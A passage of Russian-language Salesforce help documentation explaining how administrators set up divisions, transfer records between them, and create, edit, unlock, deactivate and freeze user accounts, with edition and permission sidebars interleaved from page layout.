| Настраиваемые объекты                | <p>При включении подразделений для настраиваемого объекта система Salesforce автоматически назначает все записи данного объекта глобальному подразделению.</p> <p>При создании записи настраиваемого объекта:</p> <ul style="list-style-type: none"> <li>• Если настраиваемый объект поддерживает подразделения, то записи назначается стандартное подразделение.</li> <li>• Если настраиваемый объект является подробным во взаимосвязи «Основная — подробная» с настраиваемым</li> </ul>  |

| Область     | Описание  |
|-------------|---|
| Взаимосвязи | <p>объектом, поддерживающим подразделения, то записи назначается подразделение основной записи.</p> <p>При преобразовании взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» подробные записи теряют текущее подразделение и наследуют подразделение основной записи.</p> <p>При преобразовании взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» подразделение любой подробной записи определяется предыдущей основной записью.</p> <p>При удалении взаимосвязи «Основная — подробная» подразделение любой подробной записи определяется предыдущей основной записью.</p> |

СМ. ТАКЖЕ:

- [Настройка подразделений](#)
- [Создание и редактирование подразделений](#)
- [Изменение подразделения по умолчанию для пользователей](#)
- [Изменение рабочего подразделения](#)
- [Пакетный перенос записей между подразделениями](#)
- [Создание отчетов посредством подразделений](#)



## Настройка подразделений

Создание подразделений и назначение записей подразделениям позволяют гарантировать эффективную категоризацию данных.

Прежде чем использовать подразделения, рекомендуем включить их поддержку в организации. Чтобы включить подразделения при использовании стандартного объекта, обратитесь в компанию Salesforce. Чтобы включить подразделения при использовании настраиваемых объектов, установите флажок «Включить подразделения» на странице определения настраиваемого объекта.

1. Определите нужные подразделения на основе способа сегментирования данных. Например, одно подразделение может назначаться всем записям, принадлежащим группе сбыта «Северная Америка», а другое — всем записям, принадлежащим группе сбыта «Европа».  
100
2. [Создайте подразделения](#) для организации. По умолчанию все текущие записи назначаются глобальному подразделению. При необходимости измените стандартное имя подразделения, создайте дополнительные подразделения или перенесите записи между подразделениями.
3. [Перенесите интересы, организации и настраиваемые объекты в соответствующие подразделения](#). Подразделение, назначенное записям, также назначается связанным записям. Например, при изменении подразделения, назначенного организации, связанные записи (например, контакты и возможности) назначаются тому же подразделению.
4. Добавьте поля подразделений в макеты страниц.
5. Добавьте подразделения в параметры безопасности поля.
6. [Выберите стандартное подразделение для всех пользователей](#). Новым организациям и интересам назначается стандартное подразделение пользователя, кроме случаев выбора другого подразделения. Новым записям, связанным с текущими записями, назначается подразделение текущей записи.
7. Включите полномочие «В зависимости от подразделений» для пользователей, которые должны иметь право на ограничение списковых представлений, поисков и отчетов по подразделению.  
Пользователи, которым не предоставлено данное полномочие, но доступно стандартное подразделение, могут просматривать поля подразделений, изменять подразделение записи и выбирать подразделение при создании записей.

СМ. ТАКЖЕ:

[Общие сведения о подразделениях](#)

[Создание и редактирование подразделений](#)

[Пакетный перенос записей между подразделениями](#)

[Изменение подразделения по умолчанию для пользователей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования подразделений:

- «Изменение всех данных»


## Создание и редактирование подразделений

Создание логических подразделений, предназначенных для сегментирования данных организации, позволяет упростить поиск и составление отчетов по записям.

В организации должна быть включена поддержка подразделений.

По умолчанию всем записям автоматически назначается глобальное подразделение, которое при необходимости может быть изменено. Разрешается создавать не более 100 подразделений, включая неактивные.

1. Введите строку «*Управление подразделениями*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Управление подразделениями**».
2. Чтобы создать подразделение, нажмите кнопку «**Создать**». Чтобы изменить текущее подразделение, щелкните ссылку «**Правка**».
3. Введите имя подразделения.
4. Чтобы активировать подразделение, установите флажок «Активно».
 

 **Прим.:** Подразделение, которому назначены пользователи или очереди интересов, не может быть деактивировано.
5. Нажмите кнопку «**Сохранить**».
6. Чтобы изменить порядок отображения подразделений в раскрывающемся списке «Подразделения», щелкните «**Сортировать**» и воспользуйтесь кнопками со стрелками.

СМ. ТАКЖЕ:

[Общие сведения о подразделениях](#)

[Настройка подразделений](#)

[Пакетный перенос записей между подразделениями](#)

[Изменение подразделения по умолчанию для пользователей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования подразделений:

- «Изменение всех данных»

## Пакетный перенос записей между подразделениями

Выберите группы записей для переноса между подразделениями.

Чтобы одновременно переназначить подразделения для нескольких записей, перенесите группы организаций, интересов или пользователей между подразделениями.

1. В разделе «Настройка» введите «*Пакетный перенос подразделений*» в поле «Быстрый поиск», затем выберите «**Пакетный перенос подразделений**».
2. Выберите нужный тип записи для переноса и нажмите кнопку «**Далее**». При изменении подразделения, назначенного организации, связанные записи (например, контакты и возможности) назначаются тому же подразделению. При изменении подразделения, назначенного настраиваемому объекту, другие настраиваемые объекты, принадлежащие данному подразделению, также переносятся в новое подразделение.
3. Выберите нужные условия поиска и нажмите кнопку «**Далее**».
4. Выберите нужное подразделение.
5. Чтобы выполнить перенос записей пользователей в новое подразделение, установите флажок «Изменить подразделение . . .».
6. Нажмите кнопку «**Перенос**». По завершении переноса пользователю отправляется электронное уведомление. Запрос на перенос более 5 000 записей обрабатывается в порядке очереди.

СМ. ТАКЖЕ:

[Общие сведения о подразделениях](#)

[Настройка подразделений](#)

[Создание и редактирование подразделений](#)

[Изменение подразделения по умолчанию для пользователей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного переноса записей:

- «Изменение всех данных»

## Изменение подразделения по умолчанию для пользователей

Стандартное подразделение пользователя может быть изменено при наличии полномочий для управления параметрами пользователя.

Если организация использует подразделения для сегментирования данных, то стандартное подразделение назначается всем пользователям и применяется к новым организациям, интересам и соответствующим настраиваемым объектам. Стандартное подразделение не препятствует просмотру или созданию записей в других подразделениях. Тем не менее, новой записи, связанной с текущей записью, назначается подразделение текущей записи.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните имя пользователя, псевдоним или имя нужного пользователя.
3. Щелкните ссылку «**Изменить**» напротив поля «Стандартное подразделение».
4. Выберите новое стандартное подразделение.
5. Выберите действие, которое должно быть применено к текущим записям пользователя.
6. Нажмите кнопку «**Сохранить**».

При изменении собственного стандартного подразделения вместо действия 1 перейдите на страницу личных параметров. Введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск» и выберите пункт «**Дополнительные сведения о пользователе**». Если результаты не найдены, введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».

СМ. ТАКЖЕ:

- [Общие сведения о подразделениях](#)
- [Изменение рабочего подразделения](#)
- [Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения стандартного подразделения пользователя:


- «Управление пользователями»

## Создание отчетов посредством подразделений

Если организация использует подразделения для сегментирования данных, то отчеты могут отображать записи конкретных подразделений.

Чтобы выбрать одно из перечисленных ниже значений, воспользуйтесь раскрывающимся списком «Подразделение».

- Конкретное подразделение
- Текущее рабочее подразделение
- Все записи всех подразделений

 **Прим.:** Отчеты, использующие стандартные фильтры (например, «Мои обращения» или «Организации моей рабочей группы»), содержат записи всех подразделений. Данные отчеты не могут быть дополнительно ограничены конкретным подразделением.

СМ. ТАКЖЕ:

[Общие сведения о подразделениях](#)

[Изменение рабочего подразделения](#)

## Как отказаться от предоставления услуг?

Пользователи могут отказаться от дальнейшего предоставления услуги, которая не соответствует их требованиям и ожиданиям. Пользователи, полностью оплатившие свои счета, могут запросить полную загрузку данных в системе. Чтобы отправить запрос, обратитесь в [расчетный отдел службы поддержки Salesforce](#).

## Полномочия и параметры начальной страницы Lightning Experience

Предоставьте пользователям доступ к сведениям о возможностях и другим полномочиям для эффективного использования начальной страницы.

Настройка макета начальной страницы или добавление настраиваемых компонентов невозможны.

Дополнительную информацию о включении компонента «Важные данные об организациях» см. в разделе «Параметры организаций» справки Salesforce.

В разделе «Предстоящие события» отображаются следующие пять встреч, запланированных на сегодня. В разделе «Сегодняшние задачи» отображаются следующие пять задач на сегодня.

Компоненты «Диаграмма производительности» и «Популярные сделки» отображают сведения о возможностях в отношении группы сбыта пользователя (при наличии связанной рабочей группы). В противном случае, диаграмма отображает собственные возможности пользователя.

Таблица ниже содержит полномочия и параметры, необходимые пользователям для заполнения компонентов «Диаграмма производительности», «Популярные сделки» и «Ассистент».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения отчетов по подразделению:

- «В зависимости от подразделений»

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

**Табл. 1: Обязательные полномочия для функций начальной страницы**

| Полномочие или параметр  | Диаграмма производительности  | Популярные сделки   | Ассистент   |
|--|---|---|---|
| Доступ для чтения к объекту «Возможность» и общий доступ к соответствующим возможностям  |  |  |  |
| Доступ для чтения к полю «Стоимость» объекта «Возможность»   |  |  |   |
| Доступ для чтения к полю «Вероятность» объекта «Возможность»   |  |   |   |
| Полномочие «Запуск отчетов», включенное для пользователей  |  |   |   |
| Закрытые потенциальные сделки или открытые потенциальные сделки с вероятностью более 70% в течение текущего финансового квартала |  |   |   |
| Доступ с правами на чтение к интересующемуся клиенту   |   |   |  |

СМ. ТАКЖЕ:

[Диаграмма производительности](#)

[Ассистент](#)

[Проверка начальной страницы в Lightning Experience: пошаговое руководство](#)

## Управление пользователями

---

### Управление пользователями

Каждый пользователь Salesforce уникально определяется по имени пользователя, паролю и профилю. Наряду с другими параметрами, профиль определяет доступные задачи, отображаемые данные и действия, доступные для обработки данных.

Будучи администратором, вы можете выполнять задачи, связанные с управлением пользователями, например:

- создание и изменение пользователей;
- сброс паролей;
- создание учетных записей Google Apps;
- предоставление разрешений;
- создание и управление другими типами пользователей;
- создание настраиваемых полей;
- создание настраиваемых ссылок;
- запуск отчетов для пользователей;

#### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**.

Доступные параметры управления пользователями определяются используемой версией Salesforce.

- делегирование задач по администрированию пользователей другим пользователям.

В зависимости от используемого выпуска Salesforce и дополнительных функций, приобретенных вашей компанией, у вас имеются специфические лицензии, например «Маркетинг» или Connect Offline. Лицензии позволяют пользователям получать доступ к функциям, которые не предусмотрены обычными пользовательскими лицензиями. Вы можете назначить одну или несколько лицензий для пользователей, а также настроить учетные записи для пользователей, которые не относятся к вашей организации для доступа к ограниченному набору полей и объектов. Лицензии пользователя позволяют предоставлять доступ к клиентскому portalу, партнерскому portalу или portalу самообслуживания. Функция Salesforce to Salesforce позволяет создавать подключения для совместного использования записей с внешними пользователями Salesforce.

- 📌 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

[Просмотр и управление пользователями](#)

[Общие сведения о лицензиях](#)

## Просмотр и управление пользователями

В списке пользователей можно просматривать всех пользователей организации, партнерского portalа и клиентского portalа Salesforce, а также управлять этими пользователями.

Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».

Ниже перечислены действия, доступные в списке пользователей.

- [Создание одного пользователя.](#)
- [Создание нескольких пользователей.](#)
- [Сброс паролей для выбранных пользователей.](#)
- [Редактирование сведений о пользователе.](#)
- Просмотр страницы сведений о пользователе путем выбора его имени, псевдонима или имени пользователя.
- Просмотр или редактирование профиля путем выбора его имени.
- Экспорт пользователей в Google и создание учетных записей Google Apps посредством кнопки «**Экспорт в Google Apps**» (если организация поддерживает службы Google Apps™).

- 📌 **Прим.:** При необходимости выполните многие из данных задач посредством мобильного приложения SalesforceA.

## Советы по управлению пользователями

- Создайте настраиваемые поля для пользователей и задайте настраиваемые ссылки для отображения на страницах сведений о пользователях. Чтобы получить доступ к этим функциям, перейдите к параметру управления объектами для пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Клиентские и партнерские порталы недоступны в версии **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков пользователей:

- «Просмотр настройки и конфигурации»

- Чтобы найти любого пользователя организации, независимо от его статуса, воспользуйтесь поиском на боковой панели. При использовании диалогового окна поиска в полях записей результаты поиска возвращают только активных пользователей. При необходимости запустите отчеты пользователя на вкладке «Отчеты».
  - Чтобы упростить процесс управления пользователями в крупных организациях, рекомендуем делегировать некоторые функции управления пользователям без полномочий администратора.
-  **Прим.:** Права администратора, связанные с организацией, не могут быть делегированы пользователям партнерского или клиентского портала. Тем не менее, некоторые права администратора портала могут быть делегированы пользователям портала.

СМ. ТАКЖЕ:

[Отключение \(удаление\) пользователей](#)

[Заморозка или разморозка учетных записей пользователей](#)

[SalesforceA](#)

## Рекомендации по добавлению пользователей

Данный раздел содержит важные рекомендации по добавлению пользователей. Просмотрите важную информацию по использованию паролей и имен пользователей.

- Ваше *имя пользователя* должно быть уникальным во всех организациях Salesforce. Имя пользователя должно иметь вид адреса электронной почты, например jane@salesforce.com. Однако данный адрес электронной почты не обязательно должен быть действующим. Вы *можете* привязать какой-либо работающий адрес электронной почты к вашей учетной записи для различных организаций, при этом только *имя пользователя в формате адреса электронной почты* должно оставаться уникальным.
- Если ваше имя пользователя содержит символы, отсутствующие в латинском алфавите, то используемый язык должен быть добавлен в параметры формата эл. почты Outlook при условии использования данного приложения для просмотра сообщений эл. почты.
- Срок действия временных паролей для новых пользователей составляет шесть месяцев. Рекомендуем изменить временный пароль при первом входе. Ссылка входа, добавленная в сообщение эл. почты, может использоваться только один раз. Пользователь, открывший ссылку без изменения пароля, может выполнить повторный вход только после сброса пароля администратором.
- Лицензия Salesforce может быть заменена лицензией Force.com, но лицензию Force.com нельзя заменить лицензией Salesforce.
- Некоторые типы лицензий поддерживают не все параметры. Например, параметры «Пользователь Marketing» и «Разрешить прогнозирование» недоступны для лицензий Force.com, так как лицензии Force.com не поддерживают вкладки «Прогнозы» и «Кампании». Лицензии Force.com недоступны для версий Professional Edition, Group Edition и Contact Manager.
- Чтобы уведомить пользователя о том, что приложение, инициирующее Apex, использует более половины ресурсов, заданных контролирующим ограничением, установите флажок «Отправить электронные предупреждения Apex» в версии Performance Edition, Unlimited Edition, Enterprise Edition или Developer Edition. Данная функция может использоваться при разработке кода Apex для тестирования количества используемых ресурсов.
- Срок действия временных паролей для новых пользователей составляет шесть месяцев. Рекомендуем изменить временный пароль при первом входе. Ссылка входа, добавленная в сообщение эл. почты, может использоваться только

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**



один раз. Пользователь, открывший ссылку без изменения пароля, может выполнить повторный вход только после восстановления пароля администратором.


СМ. ТАКЖЕ:

[Добавление отдельного пользователя](#)

## Добавление отдельного пользователя

В зависимости от размера организации или процесса обучения новых сотрудников, система позволяет добавлять отдельных пользователей. Максимальное количество пользователей, доступное для добавления, определяется используемой версией системы Salesforce.

1. Просмотрите рекомендации по добавлению пользователей.
2. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
3. Нажмите кнопку «**Создать пользователя**».
4. Введите имя и адрес эл. почты пользователя, а также уникальное имя пользователя в виде адреса эл. почты. По умолчанию имя пользователя соответствует адресу эл. почты.

 **Важное замечание:** Ваше *имя пользователя* должно быть уникальным во всех организациях Salesforce. Имя пользователя должно иметь вид адреса электронной почты, например jane@salesforce.com. Однако данный адрес электронной почты не обязательно должен быть действующим. Вы *можете* привязать какой-либо работающий адрес электронной почты к вашей учетной записи для различных организаций, при этом только *имя пользователя в формате адреса электронной почты* должно оставаться уникальным.

5. В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition заполните поле «Роль».
6. Заполните поле «Лицензия пользователя». Лицензия пользователя определяет профили, доступные пользователю.
7. Выберите профиль, который определяет минимальные полномочия и параметры доступа пользователя.
8. Если в организации включена поддержка утверждений, то пользователь может настроить параметры ответственного за утверждение (например, выбрать менеджера или делегированного ответственного за утверждение, а также задать параметры получения сообщений эл. почты, содержащих запросы на утверждение).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пользователей:

- «Управление внутренними пользователями»

- Чтобы отправить новому пользователю сообщение эл. почты, содержащее его имя пользователя и временный пароль, установите флажок «Создать пароль и немедленно уведомить пользователя».

СМ. ТАКЖЕ:

[Рекомендации по добавлению пользователей](#)

[Пакетное добавление пользователей](#)

[Редактирование пользователей](#)

[Поля пользователей](#)

[Общие сведения о лицензиях](#)

## Пакетное добавление пользователей

В организацию можно быстро добавить до 10 пользователей. Максимальное количество пользователей, доступное для добавления, определяется используемой версией Salesforce.

- Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
- Нажмите кнопку «**Добавить несколько пользователей**».
- Если организации доступны разные типы лицензий, выберите нужную лицензию пользователя. Лицензия пользователя определяет доступные профили.
- Укажите сведения для каждого пользователя.
- Чтобы отправить новым пользователям сообщение эл. почты с регистрационными данными, установите флажок «**Создать пароли и уведомить пользователей по эл. почте**».
- Нажмите кнопку «**Сохранить**».
- Чтобы указать дополнительные сведения об отдельных созданных пользователях, воспользуйтесь соответствующими страницами редактирования.

СМ. ТАКЖЕ:

[Добавление отдельного пользователя](#)

[Редактирование пользователей](#)

[Поля пользователей](#)

[Общие сведения о лицензиях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания  
пользователей:

- «Управление внутренними пользователями»

## Редактирование пользователей

Чтобы изменить сведения о пользователе (например, профиль, роль или контактные данные пользователя), отредактируйте учетную запись пользователя.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив имени нужного пользователя.
3. Измените нужные параметры.
4. Нажмите кнопку «**Сохранить**».

 **Совет:** При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

СМ. ТАКЖЕ:

[Поля пользователей](#)

[Рекомендации по редактированию пользователей](#)

[Разблокировка пользователей](#)

[SalesforceA](#)

## Рекомендации по редактированию пользователей

Ниже перечислены рекомендации по редактированию пользователей.

### Имена пользователей

Имя пользователя должно быть уникальным во всех организациях Salesforce. Оно должно использовать формат адреса эл. почты (например, xyz@abc.org), но фактически может не являться адресом. В отличие от адреса эл. почты, который может использоваться разными организациями, имя пользователя должно быть уникальным.

При изменении имени пользователя электронное подтверждение, содержащее ссылку входа, отправляется на адрес эл. почты, связанный с учетной записью пользователя. Если организация использует несколько серверов входа, то пользователям может быть недоступен немедленный вход после изменения имен пользователей. Изменение может занять до 24 часов ввиду репликации на всех серверах.

### Изменение адресов эл. почты

При изменении адреса эл. почты пользователя после снятия флажка «Создать пароль и немедленно уведомить пользователя» система Salesforce отправляет сообщение-подтверждение на введенный адрес эл. почты. Чтобы активировать новый адрес эл. почты, пользователь должен выбрать ссылку, добавленную в данное сообщение. Данный процесс позволяет обеспечить безопасность системы.

### Личные сведения

Пользователи могут изменять личные сведения после входа.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования пользователей:

- «Управление внутренними пользователями»

## ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

**Общий доступ к пользователям**

Если единому стандартному параметру для объекта «Пользователь» задано значение «Личный», то сведения о другом пользователе могут быть доступны только при наличии доступа для чтения или записи к целевому пользователю.

**Имена доменов**

Пользователи могут ограничивать имена доменов для адресов эл. почты пользователей посредством списка конкретных доменов. Попытка использования другого домена при настройке адреса эл. почты возвращает сообщение об ошибке. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Редактирование пользователей](#)

**Разблокировка пользователей**

При неоднократном вводе недействительных учетных данных пользователь блокируется. Чтобы вновь получить доступ к организации, пользователь должен быть разблокирован.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите нужного пользователя.
3. Щелкните кнопку «**Разблокировать**».

Данная кнопка отображается только для заблокированного пользователя.



**Совет:** При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

СМ. ТАКЖЕ:

[Редактирование пользователей](#)

[Установка политик пароля](#)

[SalesforceA](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**


Для разблокировки пользователей:

- «Управление внутренними пользователями»

## Отключение (удаление) пользователей

Пользователь не может быть удален, но система Salesforce позволяет деактивировать его учетную запись.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив имени нужного пользователя.
3. Снимите флажок «Активно» и нажмите кнопку «**Сохранить**».

 **Совет:** При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

СМ. ТАКЖЕ:

[Рекомендации по деактивации пользователей](#)

[Заморозка или разморозка учетных записей пользователей](#)

[Пакетный перенос записей](#)

[SalesforceA](#)

### Рекомендации по деактивации пользователей

При удалении пользователей необходимо учитывать следующие факторы.

#### Пользовательские лицензии и выставление счетов

Деактивированный пользователь не учитывается доступными лицензиями, предоставленными организацией. При деактивации пользователя счета по-прежнему выставляются за число лицензий, доступных организации. Чтобы изменить количество лицензий, за которые выставляется счет, следует изменить число лицензий организации.

#### Пользователи в настраиваемых полях иерархии

Пользователь, выбранный в настраиваемом поле иерархии, не может быть деактивирован даже при удалении поля. Чтобы деактивировать пользователя в таком поле, требуется безвозвратно удалить само поле.

#### Получатели электронных предупреждений для рабочих процессов

Пользователь, назначенный единственным получателем электронного предупреждения бизнес-правил, не может быть деактивирован.

#### Администраторы клиентского портала

Пользователь, которому назначен профиль «Администратор» на клиентском портале, не может быть деактивирован.

#### Доступ к записям

Деактивированные пользователи теряют возможность просмотра любых записей, доступ к которым был предоставлен вручную или посредством участия в рабочих группах. Вышестоящие пользователи в иерархии ролей, связанные с

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для деактивации пользователей:


- «Управление внутренними пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com.**

деактивированными пользователями, также теряют доступ к данным записям. При этом их данные могут быть переданы другим пользователям, а их имена могут отображаться на странице «Пользователи».

 **Прим.:** Если организация использует функцию «Асинхронное удаление устаревших общих доступов (пробная версия)», то удаление общих доступов, предоставленных вручную или посредством рабочих групп, выполняется в непииковые часы работы (между 18:00 и 04:00) на основе стандартного часового пояса организации. Аналогичные общие доступы для записей организаций удаляются сразу после деактивации пользователей.

Деактивированные пользователи теряют возможность просмотра общедоступных записей немедленно. Вышестоящие пользователи в иерархии ролей могут просматривать записи до асинхронного удаления данного доступа. Если доступность данных записей является проблемой, удалите доступ, предоставленный деактивированным пользователям, до их деактивации.

## Chatter

При деактивации пользователей в организации, использующей Chatter, они будут удалены из списков «Отслеживание» и «Отслеживающие». Повторная активация пользователей инициирует восстановление сведений о подписке в списках «Отслеживание» и «Отслеживающие».

Сведения о подписке не могут быть восстановлены в случае деактивации нескольких пользователей, отслеживающих друг друга. Например, пользователь А отслеживает пользователя Б, а пользователь Б отслеживает пользователя А. При деактивации пользователей А и Б сведения об их подписках удаляются из списков «Отслеживание» и «Отслеживающие». В случае повторной активации пользователей подписки не могут быть восстановлены.

### Поле «Создано»

Неактивные пользователи организации могут отображаться в поле «Создано». Данная ошибка может быть результатом создания записей или изменения настроек некоторыми системными операциями, действующими как случайный пользователь-администратор для выполнения задачи. Данный пользователь может быть активен или неактивен.

### Организации и возможности, принадлежащие деактивированным пользователям

Деактивированные пользователи продолжают нести ответственность за возможности и отображаются в прогнозах и территориях. Деактивация пользователей препятствует переопределению прогнозов возможностей, скорректированных итогов и выбранных данных менеджера для прогнозов подчиненных. Тем не менее, менеджер может применять переопределения своих выбранных данных к прогнозам деактивированного пользователя. Сводные стоимости сохраняются. Деактивированный пользователь, который активируется повторно, может возобновить доступные ранее бизнес-процессы. Деактивированный пользователь, для которого снят флажок «Разрешить прогнозирование», удаляется из всех назначенных территорий.

Другие пользователи могут создавать или редактировать записи организаций, возможностей и настраиваемых объектов, принадлежащие неактивным пользователям. Например, можно изменить поле «Имя организации» в записи возможности, принадлежащей неактивному пользователю. Чтобы включить данную функцию, обратитесь в компанию Salesforce.

### Группы, работающие с возможностями или организациями

Деактивированные пользователи удаляются из стандартных групп, работающих с возможностями или организациями и принадлежащих другим пользователям. Стандартные группы, работающие с возможностями или организациями и принадлежащие деактивированным пользователям, не удаляются.

### Группы, работающие с организациями

По умолчанию повторная активация деактивированного пользователя, являющегося участником группы, работающей с организациями, и имеющего доступ «Для чтения и записи» («Доступ к организации», «Доступ к контакту», «Доступ к возможности» и «Доступ к обращению»), предоставляет доступ «Только для чтения».

**Группы, работающие с возможностями**

Если включена функция разделения возможностей, то при деактивации пользователь не удаляется из групп, работающих с возможностями, в которых ему назначен процент доли. Чтобы удалить пользователя из группы, работающей с возможностями, сначала переназначьте процент доли.

**Делегированное администрирование внешних пользователей**

Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.


СМ. ТАКЖЕ:

[Отключение \(удаление\) пользователей](#)


**Заморозка или разморозка учетных записей пользователей**

Иногда деактивация учетной записи требует выполнения дополнительных действий (например, при выборе пользователя в настраиваемом поле иерархии). Заморозка учетных записей препятствует входу деактивируемых пользователей в организацию.

Например, пользователь уволился из компании. Требуется удалить учетную запись, однако пользователь выбран в настраиваемом поле иерархии. Учетную запись нельзя деактивировать сразу, поэтому рекомендуем временно ее заморозить.

 **Совет:** При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните имя нужного пользователя.
3. Чтобы заблокировать доступ к учетной записи, нажмите кнопку «**Заморозить**». Чтобы повторно предоставить доступ к учетной записи, нажмите кнопку «**Разморозить**».

 **Прим.:** Заморозка учетных записей не позволяет переназначать соответствующие лицензии другим пользователям организации. Чтобы обеспечить доступ к лицензиям, деактивируйте учетные записи пользователей.

СМ. ТАКЖЕ:

[Отключение \(удаление\) пользователей](#)

[Устранение неполадок входа](#)

[SalesforceA](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для заморозки или разморозки учетных записей пользователей:

- «Управление пользователями»

## Ограничение доменов эл. почты пользователя

Чтобы ограничить домены эл. почты, разрешенные в поле «Эл. почта» записи пользователя, рекомендуем создать специальный список.

1. Введите строку «*Разрешенные домены эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Разрешенные домены эл. почты**».

 **Прим.:** Если данная страница не отображается, обратитесь к представителю Salesforce.

2. Нажмите кнопку «**Создать разрешенный домен эл. почты**».
